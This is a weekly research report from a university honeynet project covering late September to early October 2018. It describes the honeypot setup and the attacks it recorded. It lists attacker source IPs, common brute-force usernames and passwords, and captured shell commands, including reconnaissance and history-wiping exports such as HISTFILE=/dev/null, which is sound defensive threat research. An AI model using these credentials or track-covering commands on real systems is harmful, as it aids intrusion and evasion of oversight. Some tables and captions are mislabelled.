



Report (20) Captured from 21-09-2018 to 05-10-2018

1-Introduction

The first honeypot studies were released by Clifford Stoll in 1990 in his book *The Cuckoo's Egg*. Since then the demand for honeypot technology has only increased. Efforts to monitor attackers have been continued at the Canadian Honeynet chapter which was founded at the University of New Brunswick, NB, Canada in April on 2008.

In computer terminology, a honeypot is a trap set to detect, deflect or in some manner counteract attempts at unauthorized use of information systems. Generally, honeypots essentially turn the tables for Hackers and Computer Security Experts. They consist of a computer, data, network, or a site that appears to be part of a network, but is isolated. These systems seem to contain information or a resource that would be of value to attackers.

The benefits of having a honeypot include:

- The ability to observe attackers in action and learn about their behavior
- Gather intelligence on attack vectors, malware, and exploits. Then use that intel to train your IT staff
- Create profiles of attackers that are trying to gain access to your systems
- Improve your security posture
- Waste attackers' time and resources
- Reduced false positive rate of detection systems
- Cost Effective

Our primary objectives are to gain insight into the security threats, vulnerabilities and behavior of the attackers, investigate tactics and practices of the hacker community, and share learned lessons with the IT community and the appropriate forums in academia and Canadian law enforcement. In pursuit of these goals the CIC is using cutting edge technology to collect a dataset for Honeynet which includes honeypots on the inside and outside of our network.

These reports are generated based on the weekly traffic collected in our network. For more information or to request the weekly captured data, please contact us at a.habibi.l@unb.ca.

2- Technical Setup

In the CIC-Honeynet project, we have defined a separated network with these services:

- Email Server (SMTP-IMAP) (Mailoney)
- FTP Server (Dianaee)
- SFTP (Cowrie)
- File Server (Dianaee)
- Web Server (Apache: WordPress-MySql)
- SSH (Kippo, Cowrie)
- Http (Dianaee)
- RDP (Rdpy)



- VNC (Vnclowpot)

Inside the network there are faux real users. Each user has real behaviors and surfs the Internet based on the above protocols. The web server is accessible to the public and anyone can see the website. Inside the network, we put [Untangle](#) firewall at the edge of the network and NAT different services for public users. In the firewall, some ports such as 20, 21, 22, 53, 80, 143, 443 are opened intentionally to capture and absorb attackers' behaviors. Also, there are some weak policies for PCs such as setting common passwords. The data the PC's capture is mirrored through TAPs and is captured and monitored by TCPDump and Security Onion.

Furthermore, we use WordPress 4.9.4 and MySQL as databases to publish content on the website. We have also formed a kind of honeypot inside of the contact form. So, when the bots want to produce spams, we can grab these spams through "Contact Form 7 Honeypot" (Figure 1).

The image shows a standard Contact Form 7 interface. It consists of four text input fields stacked vertically. The first field is labeled 'Your Name (required)', the second 'Your Email (required)', the third 'Subject', and the fourth 'Your Message'. Below the message field is a green button labeled 'Send'.

Figure1: Contact Form 7 Honeypot

CIC-Honeynet uses [T-POT](#) tool outside the firewall which is equipped with several tools. T-Pot is based on well-established honeypot daemons which include IDS and other tools for attack submission.

The idea behind T-Pot is to create a system, which defines the entire TCP network range as well as some important UDP services as a honeypot. It forwards all incoming attack traffic to the honeypot daemons best suited to respond and process it. T-Pot includes docker versions of the following honeypots:

- [Conpot](#),
- [Cowrie](#),
- [Dionaea](#),
- [Elasticpot](#),
- [Emobility](#),
- [Glastopf](#),
- [Honeytrap](#),
- [Mailoney](#),
- [Rdpy](#) and
- [Vnclowpot](#)

Figure 2 demonstrates the network structure of the CIC - Honeynet and associated security tools. There are two TAPs for capturing, network activities. Outside the firewall, there is T-POT which captures the users' activities through external-TAP. Behind the [Untangle](#) firewall in the internal network Security



Onion has been used to analyze the captured data through internal-TAP. It is a Linux distro for intrusion detection, network security monitoring, and log management. It's based on Ubuntu and contains Snort, Suricata, Bro, OSSEC, Sguil, Squert, ELSA, Xplico, NetworkMiner, and other security tools.

In the internal network three PCs are running the CIC-Benign behavior generator (an in house developed agent), which generates activity such as internet surfing, FTP uploading and downloading, and Emailing. Also, four servers include Webserver with WordPress, and MySQL, Email Server (Postfix), File Server (Openmediavault) and SSH Server have been installed for different common services. We will change our firewall structure to test different brands every month.




Figure2: Network Diagram

All traffic captured through the internal-TAP and external-TAP are analysed by [CICFlowMeter](#) which extracts more than 80 traffic features. The source code of CICFlowMeter is available on [GitHub](#).

All captured data is analysed by CICFlowmeter and is available on <https://www.honeynetproject.com/>.

We used [Cowrie tools](#) to mimic the SSH command inside the firewall and captures the user commands. Some easy password such as 1234, 123... are entered in cowrie database to make it vulnerable to attackers.

Also, we use two new tools as it is demonstrated in figure 2. [Cisco ASA](#) and [Hontel](#) are used for specific attacks. Cisco ASA is specifically simulating Cisco ASA, which is capable of detecting CVE-2018-0101, a DoS and remote code execution vulnerability. Hontel is a HoneyPot for Telnet service.



Furthermore, StrutsHoneypot is an Apache 2 based honeypot that includes a separate detection module (apache mod) for Apache 2 servers that detects and/or blocks the Struts CVE 2017-5638 exploit. It is released under the MIT license for the use of the community.

We use ActivTrak to monitor user's activity in the internal network in the hopes of grabbing some screenshots from real attackers and the tools they are using in the system.

In conclusion, CIC Threat Hunting is a suite of tools, designed to capture real-time attack data. This suite includes Cowrie, Kippo-Graph and other modules.

3- T-POT Report (External-TAP)

3.1 login attempts

We analyzed the IP addresses that made login attempts using the T-POT. The top ten countries that we received login attempts from are listed in Table 1.

Table 1: IP breakdown by country

Country	Number of Attack
Poland	128092
Russia	85916
United States	66660
Netherlands	61283
China	42747
France	17497
Brazil	16376
Canada	10923
India	10425
Latvia	9745

In Table2, top 10 of source IP address and the number of attacks are showcased.

Table 2: Top 10 Source IP

Source IP	Number of Attack
85.93.20.126	80838
85.93.20.118	45215
46.166.148.196	43585
54.36.111.68	10155
31.184.237.86	7502



Source IP	Number of Attack
185.156.177.24	7301
37.49.231.72	6167
185.156.177.74	6024
149.56.45.214	5950

In figure3, top 5 of countries are demonstrated by related ports. For example, the attacks from Poland have been 99.78% through port 5900.




Figure 3: Honeypot by country and port

3.1 Webserver and VNC attacks with related CVEs

This week, we have seen attacks attempt to exploit CVE-2017-0143 17 times.

Table 3: Number of attacks for each CVE

CVE-ID	Numbers
CVE-2017-0143	17

The location of attackers based on the IPs is presented in Figure 4.




Figure 4: The approximate locations of the attacker's IP addresses

Based on T-POT, 89.37% of attacks are from known attackers, while only 8.79% are from addresses with a bad reputation (figure5).




Figure 5: External Honeypot source IP Reputation

In Figure 6, some attacks on NGINX webserver have been presented.




Figure 6: attacks on NGINX

The VNC attacks listed in T-POT have been shown in Table 4. Around 125,697 of them are from L&L Investment Ltd.

Table 4: Top 10 Source IP of VNC attack

Username	Number of occurrences
85.93.20.126	80727
85.93.20.118	44970
178.128.180.138	5474
222.186.138.19	3601
45.199.154.7	3418
221.229.160.234	3206
45.199.154.32	3084

3.3 TOP Usernames and passwords for brute force attack

The most frequently used usernames and passwords for brute force attacks, are listed in table 5 and 6:

Table 5: Common usernames used by attackers

Username	Number of occurrences
root	28791
admin	14814
enable	12562
shell	12532
guest	2116
default	1899
user	996
support	937
supervisor	877



22

595

Table 6: common password used by attackers

password	Number of occurrences
system	12588
sh	12367
[blank]	3118
Admin	2411
1234	2016
!	1922
password	1824
12345	1797
123456	1514
1111	1212

3.4 TOP Commands

Table 7 and 8, show the most common commands used by attackers in the Cowrie and Mailoney external honeypots. (All commands are available in the [captured data](#))

Table 7: common command used by attackers grabbed by Cowrie

	command	Number of occurrences
1	cat /proc/cpuinfo	978
2	free -m	966
3	ps -x	966
4	uname	486
5	uname	486
6	export HISTFILE=/dev/null	483
7	export HISTFILESIZE=0	483
8	export HISTSIZE=0	483



Table 8: common command used by attackers grabbed by Mailoney

	command	Number of occurrences
1	AUTH LOGIN	2189
2	QUIT	1892
3	HELO mailserver	1850
4	EHLO 205.174.165.85	320
5	HELO *.*	75
6	EHLO User	12
7	DATA	11
8	EHLO hwsrv-324765.hostwinddns.com	7
9	RCPT TO:<guercini.adele@libero.it>	7
10	STARTTLS	6



3.5 Cisco ASA

A low interaction honeypot for the Cisco ASA component is capable of detecting CVE-2018-0101, a DoS and remote code execution vulnerability. The honeypot runs with http on port 8443 and IKE on port 5000. It is tested on our network, but we haven't received CVE-2018-0101 this week.




Figure7: Cisco ASA honeypot (First Page)

3.6 Hontel

Hontel is a Honeypot for Telnet service. Basically, it is a Python v2.x application emulating the service inside the chroot environment. Originally it has been designed to be run in the Ubuntu environment, though it could be easily adapted to run in any Linux environment.

```
$ telnet 192.168.0.100
Trying 192.168.0.100...
Connected to 192.168.0.100.
Escape character is '^]'.

TELNET session now in ESTABLISHED state

Username: root
Password:
# [ ]
```

Figure 8: attacks on NGINX

We have received a lot of attacks through Telnet from different IP address.



3.7 StrutsHoneypot

StrutsHoneypot is an Apache 2 based honeypot that includes a separate detection module (apache mod) that detects and/or blocks the struts CVE-2017-5638 exploit. It is released under the MIT license for the use of the community.




Figure 9 -StrutsHoneypot first page

3.8 phpMyAdmin

We use kind of phpMyAdmin honeypot to get IP attackers who are seeking for mysql and phpMyAdmin. It is a simple honeypot that caputres IP addresses which are attacking the webpage of phpMyAdmin.



Figure 10 –phpMyAdmin Honeypot



4. Internal Honeypot (Internal-TAP)

As we mentioned in section 2, inside of our network, [Security Onion](#) is capturing the number of attacks. We can prove it in Squert and SGUIL which are Security Onion tools to exactly detect attackers. The only difference here is that we intentionally opened some ports on the firewall and when attackers pass the firewall, they face the real network. Inside the firewall, as we mentioned in section 2, we have 3 PCs and 4 servers for different services. By analyzing the captured data through Security Onion, we get different results than in section 3.

4.1 Attacker activities' screenshot- Active Track

Figures 11-15 are screenshots captured from real attackers machines and showcases the installation and use of several tools such as NL Brute, DU Brute and RDP Forcer.




Figure 11: Running NL Brute




Figure12: defining good IP address




Figure13: RDF Forcer




Figure14: Masscan GUI




Figure15: Running DUBrute



4.2 CIC Threat Hunter

We have created a network with the capability to capture and analyse traffic inside and outside of our firewall in real time. Using the Cowrie honeypot we are capturing attacker's behaviour. We are migrating to an online system with the capability to provide playback of this behaviour, allowing for novel, in-depth analysis of the techniques, tactics and procedures used by attackers. With this insight we hope to develop a classification system for the TTPs of attackers. Such a system would provide valuable information to security professionals when responding to threats, and attributing attacks.
